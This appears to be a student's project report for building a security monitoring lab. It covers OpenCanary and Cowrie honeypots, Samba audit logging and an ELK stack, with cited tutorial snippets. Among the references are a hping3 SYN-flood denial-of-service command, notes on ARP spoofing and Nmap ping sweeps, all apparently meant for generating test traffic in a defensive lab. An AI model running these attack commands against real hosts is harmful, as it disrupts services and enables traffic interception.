1. `./opencanary.conf` (i.e. the directory where OpenCanary is installed)
2. `~/.opencanary.conf` (i.e. the home directory of the user, usually this will be `root` so `/root/.opencanary.conf`)
3. `/etc/opencanaryd/opencanary.conf`

To create an initial configuration, run as `root` (you may be prompted for a `sudo` password):

```
$ opencanaryd --copyconfig
[*] A sample config file is ready /etc/opencanaryd/opencanary.conf

[*] Edit your configuration, then launch with "opencanaryd --start"
```

This creates the path and file `/etc/opencanaryd/opencanary.conf`. You must now edit the config file to determine which services and logging options you want to enable.

Torrey, Jacob. "Opencanary/Readme.Md at Master · Thinkst/Opencanary." *GitHub*, 1 Nov. 2023, github.com/thinkst/opencanary/blob/master/README.md#documentation.

2. Installing Samba

To install Samba, we run:

```
sudo apt update
sudo apt install samba
```

We can check if the installation was successful by running:

```
whereis samba
```

The following should be its output:

```
samba: /usr/sbin/samba /usr/lib/samba /etc/samba /usr/share/samba /usr/share/man/man7/sam
```

Now that Samba is installed, we need to create a directory for it to share:

```
mkdir /home/<username>/sambashare/
```

The command above creates a new folder `sambashare` in our home directory which we will share later.

Padilla, Aden. "Install and Configure Samba | Ubuntu." How to Write a Tutorial, ubuntu.com/tutorials/install-and-configure-samba.

Reference on setting up OpenCanary honeypot

3. edit your default `smb.conf` file (found in `/etc/samba/smb.conf` on Ubuntu) to match ours:

```
[global]
   workgroup = WORKGROUP
   server string = NBDocs
   netbios name = SRV01
   dns proxy = no
   log file = /var/log/samba/log.all
   log level = 0
   max log size = 100
   panic action = /usr/share/samba/panic-action %d
   server role = standalone
   passdb backend = tdbsam
   obey pam restrictions = yes
   unix password sync = no
   map to guest = bad user
   usershare allow guests = yes
   load printers = no
   vfs object = full_audit
   full_audit:prefix = %U|%I|%i|%m|%S|%L|%R|%a|%T|%D
   full_audit:success = flistxattr
   full_audit:failure = none
   full_audit:facility = local7
   full_audit:priority = notice
[myshare]
   comment = All the stuff!
   path = /samba
   guest ok = yes
   read only = yes
   browseable = yes
```

Jay. “Opencanary and Samba.” *GitHub*, 18 Aug. 2023, github.com/thinkst/opencanary/wiki/Opencanary-and-Samba.

At the bottom of the file, add the following lines:

```
[sambashare]
    comment = Samba on Ubuntu
    path = /home/username/sambashare
    read only = no
    browsable = yes
```

Now that we have our new share configured, save it and restart Samba for it to take effect:

```
sudo service smbd restart
```

Update the firewall rules to allow Samba traffic:

```
sudo ufw allow samba
```

Padilla, Aden. “Install and Configure Samba | Ubuntu.” How to Write a Tutorial, ubuntu.com/tutorials/install-and-configure-samba.

Reference on setting up OpenCanary honeypot

Since Samba doesn't use the system account password, we need to set up a Samba password for our user account:

```
sudo smbpasswd -a username
```

> **Note**
> Username used must belong to a system account, else it won't save.

Padilla, Aden. "Install and Configure Samba | Ubuntu." How to Write a Tutorial, ubuntu.com/tutorials/install-and-configure-samba.

Configuring rsyslogd

1. edit rsyslogd configuration: `vi /etc/rsyslog.conf` and add the line `local7.*  /var/log/samba-audit.log`
2. create that audit log: `touch /var/log/samba-audit.log`
3. change permissions for the log: `chown syslog:adm /var/log/samba-audit.log`
4. restart rsyslogd/syslog

Tying it all together with Opencanary

1. enable Samba monitoring by editing your `/etc/opencanaryd/opencanary.conf` (or whichever conf file you are using) and editing `"smb.enabed": true`.
2. ensure that your `smb` service is pointing at the correct log file: `"smb.auditfile": "/var/log/samba-audit.log",`
3. start your Opencanary: `opencanaryd --start`

Jay. "Opencanary and Samba." *GitHub*, 18 Aug. 2023, github.com/thinkst/opencanary/wiki/Opencanary-and-Samba.

You would however need to edit the filebeat.yml file in */etc/filebeat/filebeat.yml* and change the logstash IPs as to where you want to send it and which logs to send. Once done, we can then head towards logstash to configure a parser for the JSON log. Here is the log parser for opencanary.log.

Change the ElasticIP to Elasticsearch IP and disable Rubydebug if debugging is not required. Save the above config in a file with a '.conf' extension, for eg: canary.conf. Start the logstash with the below

Nayak, Chetan. "Canary - an Open Source Decoy." *Network Intelligence*, 16 May 2017, networkintelligence.ai/canary-an-open-source-decoy/.

Reference on setting up OpenCanary honeypot

opencanary-config / open.conf

```
input {
       beats {
                port => 5044
                type => opencanary_logs
        }
}

filter {
        mutate {
                add_tag => ["opencanary"]
        }
        json {
                source => "message"
                target => "parsedJson"
        }
        mutate {
                add_field => {
                        "dst_host" => "%{[parsedJson][dst_host]}"
                        "dst_port" => "%{[parsedJson][dst_port]}"
                        "local_time" => "%{[parsedJson][local_time]}"
                        "logdata" => "%{[parsedJson][logdata]}"
                        "logtype" => "%{[parsedJson][logtype]}"
                        "node_id" => "%{[parsedJson][node_id]}"
                        "src_host" => "%{[parsedJson][src_host]}"
                        "src_port" => "%{[parsedJson][src_port]}"
                }
                remove_field => ["parsedJson","message"]
        }
        json {
                source => "logdata"
                target => "parsedlogdata"
        }
```

Nayak, Chetan. “Bitbucket - Opencanary-Config.” *Bitbucket*, 17 May 2017, bitbucket.org/networkintelligence/opencanary-config/src/991d18ca43f3335391c143b9a0f86567ec94411d/open.conf?at=master&fileviewer=file-view-default.

Reference on using -sn flag for Nmap host discovery

Disable Port Scan (`-sn`)

This option tells Nmap not to run a port scan after host discovery. When used by itself, it makes Nmap do host discovery, then print out the available hosts that responded to the scan. This is often called a "ping scan". Even though no port scanning is done, you can still request Nmap Scripting Engine (`--script`) host scripts and traceroute probing (`--traceroute`). A ping-only scan is one step more intrusive than a list scan, and can often be used for the same purposes. It performs light reconnaissance of a target network quickly and without attracting much attention. Knowing how many hosts are up is more valuable to attackers than the list of every single IP and host name provided by list scan.

Systems administrators often find this option valuable as well. It can easily be used to count available machines on a network or monitor server availability. This is often called a ping sweep, and is more reliable than pinging the broadcast address because many hosts do not reply to broadcast queries.

Lyon, Gordon. "Host Discovery Controls: Nmap Network Scanning." *Host Discovery Controls | Nmap Network Scanning*, nmap.org/book/host-discovery-controls.html.

Reference on using Apostrophe in bash script

79

The tutorial is wrong.

POSIX says:

> A single-quote cannot occur within single-quotes.

Here's some alternatives:

```
echo $'It\'s Shell Programming'  # ksh, bash, and zsh only, does not expand variable
echo "It's Shell Programming"   # all shells, expands variables
echo 'It'\''s Shell Programming' # all shells, single quote is outside the quotes
echo 'It'"'"'s Shell Programming' # all shells, single quote is inside double quotes
```

Further reading: Quotes - Greg's Wiki

Share Improve this answer Follow edited Mar 2, 2015 at 9:32 answered Mar 2, 2015 at 9:25

Mikel
57.5k ● 15 ● 134 ● 153

Mikel. "How to Echo `single Quote` When Using Single Quote to Wrap Special Characters in Shell?" *Unix & Linux Stack Exchange*, 2 Mar. 2015, unix.stackexchange.com/questions/187651/how-to-echo-single-quote-when-using-single-quote-to-wrap-special-characters-in.

Reference on using shuf command in bash script

Or you can use the shuf command like this:

```
shuf -e -n1 'p' 'a' 't'
```

Share Improve this answer Follow edited Nov 2, 2020 at 11:26 answered Nov 2, 2020 at 11:13

FedKad
10.7k ● 8 ● 46 ● 91

Add a comment

FedKad. "Random Variable in Bash." *Ask Ubuntu*, 2 Nov. 2020, askubuntu.com/questions/1288998/random-variable-in-bash.

Reference on using shuf command in bash script

Any number of input lines can be displayed using the -n option along with -e option.

```
shuf -e -n 1 A B C D E
```

This will display any one of the inputs.

mharshita31. “Shuf Command in Linux with Examples.” *GeeksforGeeks*, GeeksforGeeks, 2 Dec. 2020, www.geeksforgeeks.org/shuf-command-in-linux-with-examples/.

Reference on using hping3 command in bash script

hping3 – It is a tool We can use for DOS attack, and we can use it for scanning also like Nmap. **c**– It is the packet count that we want to send to the victim. **d**– Data Size that we want to Send to the Victim **-p** – Victims Port that we want to attack. **–flood** – This will flood the packets Repeatedly **-S** – It wil set the SYN packet Flag with the IP **-a** – This will spoof the IP of the attacker, here i didn’t spoofed my IP.

“Denial of Service (DOS) - Attack.” *Securium Solutions*, 16 Feb. 2023, securiumsolutions.com/denial-of-service-dos-attack/.

2. To launch a simple DoS attack, use the following command:

```
sudo hping3 -S --flood -V -p 80 TARGET_IP
```

- -S: specifies SYN packets.
- --flood: sends packets as fast as possible, ignoring replies.
- -V: provides verbose output.
- -p 80: targets port 80, but this can be replaced with the desired port.
- TARGET_IP: replace this with the IP address of your target.

“DOS Attacks Using HPING3.” *HackBlue*, hackblue.org/pages/dos_attacks_using_hping3.html.

Reference on running command at the same time

Let's break that down into examples. You can build a list by combining commands and separating them with one of these: `; & && ||`:

```
command1 ; command2  # runs sequentially
command1 && command2 # runs sequentially, runs command2 only if command1 succeeds
command1 || command2 # runs sequentially, runs command2 only if command1 fails
command1 & command2  # runs simultaneously
```

dessert. “How Can I Run Multiple Commands Which Have & in One Command Line?” *Ask Ubuntu*, 29 Dec. 2017, askubuntu.com/questions/990423/how-can-i-run-multiple-commands-which-have-in-one-command-line.

Reference on arpspoof IP forwarding


There is an important option to consider when ARP spoofing: IP Forwarding. By default, IP Forwarding is usually disabled. This means that if you spoofed a computer, the packets destined for the target terminate at your computer – they do not continue to the target. This results in a *denial of service* attack. This may also tip the target off that he is being attacked. To get around this, IP Forwarding should be enabled – this means that the packets arrive at your machine, are read, and then forwarded along *unchanged* to the target computer.

pendraggon87. “Arpspoof for Dummies – A Howto Guide.” *Pendraggon Works: Web Design and Programming Blog*, 29 Mar. 2009, pdworks.wordpress.com/2009/03/29/arpspoof-for-dummies-a-howto-guide/.

Reference on auto-refresh in ELK dashboards and alerts


Nathan_Reese Elastic Team Member Jan 2022

There is no setting to refresh multiple dashboards, but you can configure each dashboard to auto refresh. Click the calendar icon to the left of the time picker. Enable refresh every for the dashboard and the dashboard will auto refresh to the selected interval.




✔ Solution 4


Reese, Nathan. “Auto Refresh Kibana Dashboards.” *Discuss the Elastic Stack*, Jan. 2022, discuss.elastic.co/t/auto-refresh-kibana-dashboards/294185.




To setup the droplets I have to choose a region and I picked Singapore. The datacenter that was given was also Singapore as it is the closest region as to where I am working it at.




VPC Network is also known as virtual private cloud, it is set based on the region that is selected. I have picked ubuntu 24.04 (LTS) x64 so that it can work alongside with the ubuntu server that I have set up earlier.




I have picked the basic droplet type as default. Along with premium intel and 4GB/2 Intel CPUs due to the requirement for the ubuntu server.




I am leaving the settings for additional storage and backups as default.



I have chosen the option of password as it is a much convenient way for me to remember my password.




I have ticked the option to add improved metrics monitoring and alerting.



I have renamed my hostname as ubuntu-soc-server-v3.

Selecting create droplet to finish the last step.



This is the page that you will see after setting up the droplet on digitalocean.

Check for updates and importing the Elasticsearch PGP key

```
root@ubuntu-soc-server-v3:~# wget -qO - https://packages.elastic.co/GPG-KEY-elasticsearch | sudo
apt-key add -
ages/7.x/apt stable main" |Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d
instead (see apt-key(8)).
 sudo tee /etc/apt/sources.list.d/elastic-7.x.list

apt-get updateOK
root@ubuntu-soc-server-v3:~#
root@ubuntu-soc-server-v3:~# echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main"
 | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
deb https://artifacts.elastic.co/packages/7.x/apt stable main
```

I have used the command to import the Elasticsearch PGP key into the server.

```
root@ubuntu-soc-server-v3:~# sudo apt-get update
Hit:1 http://mirrors.digitalocean.com/ubuntu noble InRelease
Hit:2 http://mirrors.digitalocean.com/ubuntu noble-updates InRelease
Get:3 https://artifacts.elastic.co/packages/7.x/apt stable InRelease [13.7 kB]
Hit:4 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Hit:5 https://repos.insights.digitalocean.com/apt/do-agent main InRelease
Hit:6 http://mirrors.digitalocean.com/ubuntu noble-backports InRelease
Get:7 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 Packages [132 kB]
Hit:8 http://security.ubuntu.com/ubuntu noble-security InRelease
Fetched 146 kB in 1s (200 kB/s)
Reading package lists ... Done
W: https://artifacts.elastic.co/packages/7.x/apt/dists/stable/InRelease: Key is stored in legacy
trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATION section in apt-key(8) for details
.
```

I have used sudo apt-get update to ensure that the key is stored in the server.

Executing the commands to install Java on an Ubuntu server

```
root@ubuntu-soc-server-v3:~# sudo apt -y install apt-transport-https wget default-jre
```

With the commands above, it will allow me to install JRE (Java Runtime Environment) from OpenJDK11 (Java Development Kit).

Downloading and installing the Elasticsearch, Logstash, Kibana and Filebeat

```
root@ubuntu-soc-server-v3:~# sudo apt install elasticsearch logstash kibana
root@ubuntu-soc-server-v3:~# sudo apt install filebeat
```

Enabling the Elasticsearch, Logstash, Kibana and Filebeat

```
root@ubuntu-soc-server-v3:~# sudo systemctl enable elasticsearch logstash kibana filebeat
```

Starting up the Elasticsearch, Logstash, Kibana

```
root@ubuntu-soc-server-v3:~# sudo systemctl start elasticsearch logstash kibana
```

Configuring Elasticsearch.yml file settings

```
# Pass an initial list of hosts to perform
# The default list of hosts is ["127.0.0.1"
#
#discovery.seed_hosts: ["host1", "host2"]
discovery.type: single-node
#
network.host: "0.0.0.0"
```

Checking if Elasticsearch is running on the server

```
root@ubuntu-soc-server-v3:~# curl http://localhost:9200
{
  "name" : "ubuntu-soc-server-v3",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "VsGzqeKKScuP4-tIBQdx7w",
  "version" : {
    "number" : "7.17.22",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "38e9ca2e81304a821c50862dafab089ca863944b",
    "build_date" : "2024-06-06T07:35:17.876121680Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.3",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

Tested out using 'curl http://localhost:9200' command to ensure that Elasticsearch is running in the background.

```
root@ubuntu-soc-server-v3:~# systemctl restart elasticsearch
```

Restarting Elasticsearch to ensure it is using the latest configuration file that was updated earlier.

Creating and granting permission to the Kibana log directory

```
root@ubuntu-soc-server-v3:~# sudo mkdir /var/log/kibana
mkdir: cannot create directory ‘/var/log/kibana’: File exists
root@ubuntu-soc-server-v3:~# sudo chown kibana:kibana /var/log/kibana
```

Configuring Kibana.yml file settings

```
# Kibana is served by a back end server.
server.port: 5601
```

```
server.host: "0.0.0.0"
```

```
# The URLs of the Elasticsearch instances to use
elasticsearch.hosts: ["http://localhost:9200"]
```

```
# Enables you to specify a file where Kib
logging.dest: /var/log/kibana/kibana.log
```

```
root@ubuntu-soc-server-v3:~# systemctl restart kibana
```

Restarting Kibana to ensure it is using the latest configuration file that was updated earlier.

Downloading Geolite2-city materials for Logstash

```
root@ubuntu-soc-server-v3:~# sudo mkdir -p /opt/logstash/vendor/geoip
root@ubuntu-soc-server-v3:~# wget https://github.com/P3TERX/GeoLite.mmdb/releases/download/2024.06.22/GeoLite2-City.mmdb
root@ubuntu-soc-server-v3:~# mv GeoLite2-City.mmdb /opt/logstash/vendor/geoip/
```

Downloading the GeoLite2-City.mmdb from GitHub and creating a new folder for geoip to store the downloaded file. This is necessary because Cowrie's Logstash requires this file to function.

Downloading Cowrie's logstash configuration file for Logstash

```
root@ubuntu-soc-server-v3:~# wget https://raw.githubusercontent.com/cowrie/cowrie/master/docs/elk/logstash-cowrie.conf
```

```
root@ubuntu-soc-server-v3:~# cp logstash-cowrie.conf /etc/logstash/conf.d
```

